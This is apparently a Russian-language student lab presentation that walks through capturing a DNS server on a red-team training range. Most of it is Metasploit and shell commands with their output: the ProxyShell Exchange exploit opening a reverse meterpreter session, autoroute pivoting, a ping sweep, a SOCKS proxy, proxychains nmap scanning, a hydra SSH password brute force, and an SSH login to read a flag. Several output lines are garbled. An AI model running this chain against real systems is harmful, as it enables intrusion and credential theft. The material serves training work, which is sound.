

# Презентация по работе 4-D (НФИ-2)

Захват DNS-Сервера.

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## Докладчик

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Отработать сценарий: Захват DNS-Сервера.

## Задание

1. Установить meterpreter-сессию с узлом в сегменте DMZ.
2. Осуществить поиск DNS-сервера.
3. Отсканировать 100 самых часто используемых портов.
4. Обнаружить ответ от порта 22, а также 53, что стандартно для DNS сервера.
5. Осуществить брут форс атаку.
6. С помощью пароль, подключиться по ssh открыв новую shell сессию.
7. Альтернативно, подключаемся за счёт модуля `auxiliary(scanner/ssh/ssh_login)`.

# Выполнение лабораторной работы

Запускаем msfconsole. Загружаем модуль exchange\_proxysHELL\_rce (рис. [-@fig:001])

```
msf6 exploit(windows/http/exchange_proxysHELL_rce) > options
Module options (exploit/windows/http/exchange_proxysHELL_rce):
```

| Name             | Current Setting | Required | Description                                                                                                        |
|------------------|-----------------|----------|--------------------------------------------------------------------------------------------------------------------|
| EMAIL            |                 | no       | A known email address for t<br>his organization                                                                    |
| RHOSTS           |                 | yes      | The target host(s), see htt<br>ps://docs.metasploit.com/do<br>cs/using-metasploit/basics/<br>using-metasploit.html |
| RPORT            | 443             | yes      | The target port (TCP)                                                                                              |
| SSL              | true            | no       | Negotiate SSL/TLS for outgo<br>ing connections                                                                     |
| SSLCert          |                 | no       | Path to a custom SSL certif<br>icate (default is randomly<br>generated)                                            |
| URIPATH          |                 | no       | The URI to use for this exp<br>loit (default is random)                                                            |
| UseAlternatePath | false           | yes      | Use the IIS root dir as alt<br>ernate path                                                                         |
| VHOST            |                 | no       | HTTP server virtual host                                                                                           |

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh\_  
invokewebrequest,ftp\_http:

| Name    | Current Setting | Required | Description                                                                                                                                     |
|---------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------|
| SRVHOST | 0.0.0.0         | yes      | The local host or network interface<br>to listen on. This must be an addres<br>s on the local machine or 0.0.0.0 to<br>listen on all addresses. |
| SRVPORT | 8080            | yes      | The local port to listen on.                                                                                                                    |

Payload options (windows/x64/meterpreter/reverse\_tcp):

| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

## Настраиваем модуль и запускаем (рис. [-@fig:002])

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/http/exchange_proxyshell_rce) > set rhosts 195.239.174.1
rhosts => 195.239.174.1
msf6 exploit(windows/http/exchange_proxyshell_rce) > run
```

Рис. 2: Настройка и запуск

Получаем сессию meterpreter. Выполняем проброс портов в сеть (рис. [-@fig:003])

```
with the embedded webshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpPro
roxy\owa\auth\2DeOyl2oktP.aspx
[*] Waiting for the export request to complete...
[+] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (203846 bytes) to 195.239.174.1
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy
\owa\auth\2DeOyl2oktP.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.1:3382)
at 2025-12-04 18:38:59 +0300
[*] Removing the mailbox export request
[*] Removing the draft email

meterpreter > run autoroute -s 10.10.10.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[+] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.1
[*] Use the -p option to list all active routes
meterpreter > bg
```

Рис. 3: Пробрасываем порты”

Сворачиваем сессию. Переключаемся на модуль ping\_sweep (рис. [-@fig:004])

```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(windows/http/exchange_proxysHELL_rce) > use post multi gather pi
ng sweep

Matching Modules
=====
  #  Name
  --  ---
  0  post/multi/gather/ping_sweep
her Ping Sweep

Interact with a module by name or index. For example info 0, use 0 or use pos
t/multi/gather/ping_sweep

[*] Using post/multi/gather/ping_sweep
msf6 post(multi/gather/ping_sweep) > set rhosts 10.10.10.0/24
rhosts => 10.10.10.0/24
msf6 post(multi/gather/ping_sweep) > set session 1
session => 1
```

Рис. 4: модуль ping\_sweep”



Запускаем скан. Получаем открытый для нас рут во внутрь. (рис. [-@fig:005])

```
msf6 post(multi/gather/ping_sweep) > run
[*] Performing ping sweep for IP range 10.10.10.0/24
[+] 10.10.10.5 host found
[+] 10.10.10.10 host found
[+] 10.10.10.15 host found
[+] 10.10.10.20 host found
[+] 10.10.10.25 host found
[+] 10.10.10.21 host found
[+] 10.10.10.35 host found
[+] 10.10.10.30 host found
[+] 10.10.10.40 host found
[+] 10.10.10.45 host found
[+] 10.10.10.55 host found
^C[-] Post interrupted by the console user
[*] Post module execution completed
msf6 post(multi/gather/ping_sweep) > route
```

Рис. 5: Запуск ping\_sweep и рут

### Отображаем хостов во внутренней сети (рис. [-@fig:006])

```
meterpreter > arp
Displaying ARP table:
ARP cache
=====
IP address      MAC address      Interface
-----
10.10.10.5      02:00:00:13:8c:19 Red Hat VirtIO Ethernet Adapter
10.10.10.15     02:00:00:13:8c:16 Red Hat VirtIO Ethernet Adapter
10.10.10.20     02:00:00:13:8c:15 Red Hat VirtIO Ethernet Adapter
10.10.10.21     02:00:00:13:8c:1d Red Hat VirtIO Ethernet Adapter
10.10.10.25     02:00:00:13:8c:17 Red Hat VirtIO Ethernet Adapter
10.10.10.30     02:00:00:13:8c:1b Red Hat VirtIO Ethernet Adapter
10.10.10.35     02:00:00:13:8c:1c Red Hat VirtIO Ethernet Adapter
10.10.10.40     02:00:00:13:8c:13 Red Hat VirtIO Ethernet Adapter
10.10.10.45     02:00:00:13:8c:1f Red Hat VirtIO Ethernet Adapter
10.10.10.55     02:00:00:13:8c:18 Red Hat VirtIO Ethernet Adapter
10.10.10.254    02:00:00:13:8c:14 Red Hat VirtIO Ethernet Adapter
10.10.10.255    ff:ff:ff:ff:ff:ff Red Hat VirtIO Ethernet Adapter
224.0.0.22      00:00:00:00:00:00 Software Loopback Interface 1
224.0.0.22      01:00:5e:00:00:16 Red Hat VirtIO Ethernet Adapter
224.0.0.252     01:00:5e:00:00:fc Red Hat VirtIO Ethernet Adapter
239.255.255.250 00:00:00:00:00:00 Software Loopback Interface 1
239.255.255.250 01:00:5e:7f:ff:fa Red Hat VirtIO Ethernet Adapter
```

### Рис. 6: Хосты внутренней сети

## Переключаемся на socks проху. Настраиваем (рис. [-@fig:007])

```
msf6 post(multi/gather/ping_sweep) > use 0
msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set srvport 1080
srvport => 1080
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):



| Name    | Current Setting | Required | Description                                                                                                                           |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| SRVHOST | 127.0.0.1       | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT | 1080            | yes      | The port to listen on                                                                                                                 |
| VERSION | 5               | yes      | The SOCKS version to use (Accepted: 4a, 5)                                                                                            |



When VERSION is 5:



| Name     | Current Setting | Required | Description                        |
|----------|-----------------|----------|------------------------------------|
| PASSWORD |                 | no       | Proxy password for SOCKS5 listener |
| USERNAME |                 | no       | Proxy username for SOCKS5 listener |



Auxiliary action:



| Name  | Description              |
|-------|--------------------------|
| Proxy | Run a SOCKS proxy server |


```

Рис. 7: Настройка socks proxy

Сканируем 100 самых используемых портов (рис. [-@fig:008])

```
(root@kali)-[~]  
# proxychains nmap -n -sT -Pn --top-ports 100 10.10.10.15  
[proxychains] config file found: /etc/proxychains4.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] DLL init: proxychains-ng 4.17  
[proxychains] DLL init: proxychains-ng 4.17  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-04 18:45 MSK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:443 ← socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:199 ← socket error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:445
```

Рис. 8: Сканирование

Видим уязвимости (рис. [-@fig:009])

```
host is up (1.1s latency).  
Not shown: 98 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
53/tcp    open  domain
```

Рис. 9: Открытые порты

## Через hydra делаем подбор паролей (рис. [-@fig:010])

```
proxychains hydra -V -f -l user -P rockyou.txt -t 32 10.10.10.15 ssh
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

Рис. 10: Работа гидры

## Нашли совпадение (рис. [-@fig:011])

```
[10x]ending] Serial chain - in 127.0.0.1:1000 - in 10.10.10.10:22 [10x]ending] Serial chain - in 127.0.0.1:1000 - in 10.10.10.10:22 ... OK
... OK
... OK
... OK
[ATTEMPT] target 10.10.10.15 - login "user" - pass "loveyou" - 52 of 14344433 [child 13] (0/33)
[ATTEMPT] target 10.10.10.15 - login "user" - pass "california101" - 53 of 14344433 [child 21] (0/33)
[22][ssh] host: 10.10.10.15 login: user password: california101
[STATUS] attack finished for 10.10.10.15 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```

Рис. 11: Гидра успешна нашла нам пароль

Через ssh заходим на сервер, пользуясь полученным паролем (рис. [-@fig:012])

```
proxychains ssh user@10.10.10.15
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.15:22 ... OK
The authenticity of host '10.10.10.15 (10.10.10.15)' can't be established.
ED25519 key fingerprint is SHA256:hcIxGrj+mcQy9+FUGjS+ol1eGM8lRUML/uKBvkMeVZo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.15' (ED25519) to the list of known hosts.
user@10.10.10.15's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-149-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Thu 04 Dec 2025 06:55:20 PM MSK

System load:  0.0               Processes:            132
Usage of /:   66.6% of 9.75GB    Users logged in:     0
Memory usage: 14%              IPv4 address for ens3: 10.10.10.15
Swap usage:   0%

178 updates can be applied immediately.
115 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
ings

Last login: Tue Nov 18 08:19:01 2025 from 10.10.10.35
user@dns:~$
```



## Находим флажок. Захватываем его (рис. [-@fig:013])

```
Last login: Tue Nov 18 08:19:01 2025 from 10.10.10.35
user@dns:~$ pwd
/home/user
user@dns:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 ubuntu20-04

10.10.10.5 backup
10.10.10.10 mail
10.10.10.15 dns
10.10.10.20 ad
10.10.10.25 portal
10.10.10.30 sql
10.10.10.35 dev-1
10.10.10.40 cs
10.10.10.222 flag

# The following lines are desirable for IPv6 capable hosts
::1          ip6-localhost ip6-loopback
fe00::0      ip6-localnet
ff00::0      ip6-mcastprefix
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
195.239.174.125 am-puppet-st-redteamflag: 50136
```

**Рис. 13:** Флаг захвачен!

## Как альтернатива: пользуемся модулем ssh\_login (рис. [-@fig:014])

```
msf6 auxiliary(server/socks_proxy) > use auxiliary scanner ssh_login

Matching Modules
=====



| # | Name                                   | Disclosure Date | Rank   | Check | Description                  |
|---|----------------------------------------|-----------------|--------|-------|------------------------------|
| 0 | auxiliary/scanner/ssh/ssh_login        | .               | normal | No    | SSH Login Check Scanner      |
| 1 | auxiliary/scanner/ssh/ssh_login_pubkey | .               | normal | No    | SSH Public Key Login Scanner |


=====
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey

msf6 auxiliary(server/socks_proxy) > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.10.10.15
rhosts => 10.10.10.15
msf6 auxiliary(scanner/ssh/ssh_login) > set username user
username => user
msf6 auxiliary(scanner/ssh/ssh_login) > set password 'california101'
password => california101
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

Рис. 14: ssh\_login

## Флажок найден (повторно) (рис. [-@fig:015])

A terminal window with a dark background and light-colored text. The text shows the output of the 'cat /etc/hosts' command. It lists several IP addresses and their corresponding hostnames. A cursor is visible on the line '127.0.0.1 localhost'.

```
cat /etc
cat: /etc: Is a directory
cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 ubuntu20-04

10.10.10.5 backup
10.10.10.10 mail
10.10.10.15 dns
10.10.10.20 ad
10.10.10.25 portal
10.10.10.30 sql
10.10.10.35 dev-1
10.10.10.40 cs
10.10.10.222 flag

# The following lines are desirable for IPv6 capable hosts
::1          ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
195.239.174.125 am-puppet-st-redteamflag: 50136
```

Рис. 15: Флаг захвачен! x2

Отработали сценарий: Захват DNS-Сервера.